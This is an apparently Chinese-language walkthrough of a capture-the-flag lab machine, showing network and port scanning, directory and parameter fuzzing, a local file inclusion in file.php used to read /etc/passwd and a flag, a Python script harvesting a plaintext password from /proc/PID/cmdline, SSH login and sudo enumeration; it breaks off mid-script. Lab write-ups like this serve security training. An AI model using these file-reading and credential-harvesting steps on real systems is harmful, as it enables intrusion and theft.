

先进行靶机的ip探测



```
┌──(pd)-(kali㉿kali)-[~/ls]
└─$ sudo arp-scan -l
[sudo] kali 的密码：
Interface: eth0, type: EN10MB, MAC: 00:50:36:3b:36:3d, IPv4: 192.168.36.11
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.36.1    00:50:56:c0:00:08       VMware, Inc.
192.168.36.2    00:50:56:ef:e2:5b       VMware, Inc.
192.168.36.45   00:0c:29:52:9b:b8       VMware, Inc.
192.168.36.254  00:50:56:f2:40:d7       VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.018 seconds (126.86 hosts/sec). 4 responded

┌──(pd)-(kali㉿kali)-[~/ls]
└─$ 
```

ip: 192.168.36.45




⚠ 不安全 192.168.36.45

Welcome to Maze-sec

认识的人越多 我就越喜欢狗


nmap 扫一下看看有没有开放其他端口



```
┌──(pd)-(kali㉿kali)-[~/ls]
└─$ sudo nmap -sC -sV -p- 192.168.36.45 > nmap.txt

┌──(pd)-(kali㉿kali)-[~/ls]
└─$ cat nmap.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-19 14:16 CST
Nmap scan report for 192.168.36.45 (192.168.36.45)
Host is up (0.00036s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-title: Welcome
|_http-server-header: Apache/2.4.62 (Debian)
MAC Address: 00:0C:29:52:9B:B8 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.41 seconds

┌──(pd)-(kali㉿kali)-[~/ls]
└─$ 
```


正常端口22、80

扫一下目录




```
┌──(pd)─(kali㉿kali)-[~/ls]
└─$ dirsearch -u http://192.168.36.45/

  _|. _ _  _  _  _ _|_    v0.4.3.post1
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads:

Output File: /home/kali/ls/reports/http_192.168.36.45/__26-01-19_1

Target: http://192.168.36.45/

[14:22:05] Starting:
[14:22:06] 403 -  278B  - /.ht_wsr.txt
[14:22:06] 403 -  278B  - /.htaccess.bak1
[14:22:06] 403 -  278B  - /.htaccess.orig
[14:22:06] 403 -  278B  - /.htaccess.save
[14:22:06] 403 -  278B  - /.htaccess.sample
[14:22:06] 403 -  278B  - /.htaccess_extra
[14:22:06] 403 -  278B  - /.htaccess_orig
[14:22:06] 403 -  278B  - /.htaccess_sc
[14:22:06] 403 -  278B  - /.htaccessBAK
[14:22:06] 403 -  278B  - /.htaccessOLD
[14:22:06] 403 -  278B  - /.htaccessOLD2
[14:22:06] 403 -  278B  - /.htm
[14:22:06] 403 -  278B  - /.html
[14:22:06] 403 -  278B  - /.htpasswd_test
[14:22:06] 403 -  278B  - /.htpasswds
[14:22:06] 403 -  278B  - /.httr-oauth
[14:22:06] 403 -  278B  - /.php
[14:22:15] 500 -    0B  - /file.php
[14:22:23] 403 -  278B  - /server-status
[14:22:23] 403 -  278B  - /server-status/

Task Completed
```

这里发现一个file.php文件，fuzz参数




```
┌──(pd)─(kali㉿kali)-[~/ls]
└─$ ffuf -u 'http://192.168.36.45/file.php?FUZZ=/etc/passwd' -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -fs 0

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.36.45/file.php?FUZZ=/etc/passwd
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 0
________________________________________________

file                    [Status: 200, Size: 1394, Words: 13, Lines: 27, Duration: 11ms]
:: Progress: [71174/220560] :: Job [1/1] :: 2666 req/sec :: Duration: [0:00:25] :: Errors: 0 ::
```



⚠ 不安全 192.168.36.45/file.php?file=/etc/passwd

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/b
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/v
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats
(admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin systemd-timesync:x:101:10
Synchronization,,,:/run/systemd:/usr/sbin/nologin systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:103:104:systemd
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin messagebus:x:104:110::/nonexistent:/usr/sbin/nologin sshd:x:105:65534::/run/sshd:/usr/sbin/nologin welco
```

最后有个welcome用户，可以尝试直接读取flag
`http://192.168.36.45/file.php?file=/home/welcome/user.txt`




```
flag{user-210f652e7e3b7e7359e523ef04e96295}
```

下一步尝试获取shell
先读取源码

```
<?php
// file.php
$file = $_GET['file'];
echo file_get_contents($file);
?>

//这里看到file_get_contents尝试PHP Filter链攻击没成功
```

常规目录遍历读取没读取到有用的东西
对PID进程读取


```
import requests

url = "http://192.168.36.45/file.php"
print("[*] Brute-forcing /proc/PID/cmdline to find hidden processes...")

# 扫描前 3000 个进程 ID (通常系统服务都在前面)
for pid in range(1, 3001):
    file_path = f"/proc/{pid}/cmdline"
    params = {'file': file_path}

    try:
        r = requests.get(url, params=params, timeout=1)
        # 过滤掉空的或者无关紧要的进程
        if len(r.content) > 0:
            # cmdline 通常包含不可见字符，替换掉以便阅读
            cmd = r.content.replace(b'\x00', b' ').decode('utf-8',
errors='ignore')

            # 过滤掉常见的系统进程，只看重点
            useless = ["/sbin/init", "systemd", "kworker", "scsi", "usb", "xfs",
"ext4"]
            if not any(x in cmd for x in useless):
                print(f"[PID {pid}] {cmd}")

    except Exception as e:
        pass

# 使用bp爆破工具也可以url/file.php?file=/proc/这里是爆破参数/cmdline
```



```
┌──(pd)─(kali㉿kali)-[~/ls]
└─$ python 1.py
[*] Brute-forcing /proc/PID/cmdline to find hidden processes...
[PID 462] /sbin/dhclient -4 -v -i -pf /run/dhclient.ens33.pid -lf /var/lib/dhcp/dhclient.ens33.leases -I -df /var/lib/dhcp/dhclient6.ens33.leases en
s33
[PID 500] /usr/sbin/cron -f
[PID 502] service --user welcome --password 6WXqj9Vc2tdXQ3TN0z54 --host localhost --port 8080 infinity
[PID 503] /usr/sbin/rsyslogd -n -iNONE
[PID 513] /usr/sbin/rsyslogd -n -iNONE
[PID 514] /usr/sbin/rsyslogd -n -iNONE
[PID 516] /usr/sbin/rsyslogd -n -iNONE
[PID 520] /sbin/agetty -o -p -- \u --noclear tty1 linux
[PID 533] sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
[PID 537] /usr/bin/python3 /usr/share/unattended-upgrades/unattended-upgrade-shutdown --wait-for-signal
[PID 538] /usr/sbin/apache2 -k start
[PID 551] /usr/bin/python3 /usr/share/unattended-upgrades/unattended-upgrade-shutdown --wait-for-signal
[PID 801] /usr/sbin/apache2 -k start
[PID 806] /usr/sbin/apache2 -k start
[PID 811] /usr/sbin/apache2 -k start
[PID 815] /usr/sbin/apache2 -k start
[PID 827] /usr/sbin/apache2 -k start
[PID 830] /usr/sbin/apache2 -k start
[PID 832] /usr/sbin/apache2 -k start
[PID 837] /usr/sbin/apache2 -k start
[PID 843] /usr/sbin/apache2 -k start
[PID 868] /usr/sbin/apache2 -k start
```


这里发现PID 502的进程有 welcome 用户相关的密码，尝试ssh登录

```
[PID 502] service --user welcome --password 6WXqj9Vc2tdXQ3TN0z54 --host localhost
--port 8080 infinity
```




```
┌──(pd)─(kali㉿kali)-[~/ls]
└─$ ssh welcome@192.168.36.45
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
welcome@192.168.36.45's password:
Linux 114 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Jan 19 01:07:35 2026 from 192.168.36.11
welcome@114:~$
```

sudo -l 看一下是否有可以利用的文件



```
welcome@114:~$ sudo -l
Matching Defaults entries for welcome on 114:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User welcome may run the following commands on 114:
    (ALL) NOPASSWD: /opt/read.sh
    (ALL) NOPASSWD: /opt/short.sh
welcome@114:~$
```

有两个脚本



```
welcome@114:~$ cat /opt/read.sh
#!/bin/bash

echo "Input the flag:"
if head -1 | grep -q "$(< /root/root.txt)"
then
        echo "Y"
else
        echo "N"
fi
welcome@114:~$ cat /opt/short.sh
#!/bin/bash

PATH=/usr/bin
My_guess=$RANDOM

echo "This is script logic"
cat << EOF
